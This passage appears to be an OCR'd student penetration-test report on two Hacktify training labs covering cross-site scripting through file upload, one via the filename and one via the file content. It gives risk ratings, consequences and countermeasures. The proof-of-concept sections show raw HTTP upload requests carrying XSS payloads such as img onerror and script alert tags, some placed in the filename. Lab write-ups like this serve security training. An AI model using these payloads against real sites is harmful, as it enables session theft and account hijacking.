
2.8. XSS with File Upload (file name)


Reference	Risk Rating
Sub-lab-8: XSS with File Upload (file name)	**Low**
Tools Used	
Burp Suite	
Vulnerability Description	
Cross-Site Scripting (XSS) vulnerabilities can be exploited through file uploads, particularly when the filename is not properly sanitized also allowing attackers to upload files containing malicious scripts. This can lead to various security issues, including data breaches, malware distribution, and server compromise.	
How It Was Discovered	
Automated Tool----Burp-suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php	


Consequences of not Fixing the Issue
• **Data Theft**: Attackers can steal cookies, session tokens, or other sensitive information. • **Account Hijacking**: By executing scripts, attackers can hijack user sessions. • **Defacement**: Attackers can alter the appearance of the website. • **Phishing**: Users can be redirected to malicious sites.
Suggested Countermeasures
1. **Sanitize Filenames**: Ensure that filenames are properly sanitized and encoded before displaying them on the web page. 2. **Validate Input**: Implement strict input validation to reject filenames with potentially malicious content. 3. **Use Safe Libraries**: Utilize libraries and frameworks that automatically handle encoding and sanitization. 4. **Content Security Policy (CSP)**: Implement CSP to restrict the execution of untrusted scripts.
References
https://www.coresecurity.com/core-labs/advisories/gwtupload-xss-file-upload-functionality https://perception-point.io/guides/browser-security/cross-site-scripting-xss-attack/

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

Proof of Concept








```
POST /HTML/xss_lab/lab_8/lab_8.php HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Content-Length: 351
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundary[illegible]
Content-Disposition: form-data; name="image"; filename="
LAB5.html"
Content-Type: text/html

"'><img src=x onerror=alert(1)>
"'><script>alert(document.domain)</script>
```

Upload a File

File Uploaded

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

#Changing the file name




```
Content-Disposition: form-data; name="image"; filename="
LAB5<body onload=alert(1)>"
Content-Type: text/html

"'><img src=x onerror=alert(1)>
"'><script>alert(document.domain)</script>
------WebKitFormBoundary[illegible]
Content-Disposition: form-data; name="upload"
```

Upload a File

File Uploaded

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Proof of Concept



2.9. XSS with File Upload (File Content)

Reference	Risk Rating
Sub-lab-9: XSS with File Upload (File Content)	**Medium**
Tools Used	
Burp Suite	
Vulnerability Description	
Allowing attackers to upload files containing malicious scripts. This can lead to various security issues, including data breaches, malware distribution, and server compromise.	
How It Was Discovered	
Automated Tool----Burp-suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php	

Consequences of not Fixing the Issue

Data Theft: Attackers can inject malicious scripts into uploaded files, which can then be executed when other users download or view these files. This can lead to the theft of sensitive information such as cookies, session tokens, and personal data.
Persistent Threats: Malicious scripts embedded in uploaded files can remain on the server, continuously posing a threat to new users who interact with the compromised files.


Suggested Countermeasures

- Input Validation and Sanitization: Ensure all uploaded files are validated and sanitized to remove any potentially harmful scripts.
- Content Security Policy (CSP): Implement a strict CSP to restrict the sources from which scripts can be loaded and executed.
- Use of Security Tools: Deploy web application firewalls (WAF) and security scanners to detect and block malicious uploads.

References


https://bluegoatcyber.com/blog/fixing-cross-site-scripting-xss-prevention-and-solutions/
https://www.baeldung.com/cs/cross-site-scripting-xss-explained
https://perception-point.io/guides/browser-security/cross-site-scripting-xss-attack/


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



Proof of Concept

=>Selecting the file.





```
POST /HTML/xss_lab/lab_9/lab_9.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]=
[illegible]
Content-Length: 351
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundary[illegible]
Content-Disposition: form-data; name="image"; filename="
LAB9.html"
Content-Type: text/html
```


Upload a File

Choose File LAB9.html


File Upload

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Content int the Uploaded File.




=>Ist popup



Proof of Concept

=>2nd popup



https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php

labs.hacktify.in says

1

File Uploaded Named LAb9.html

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

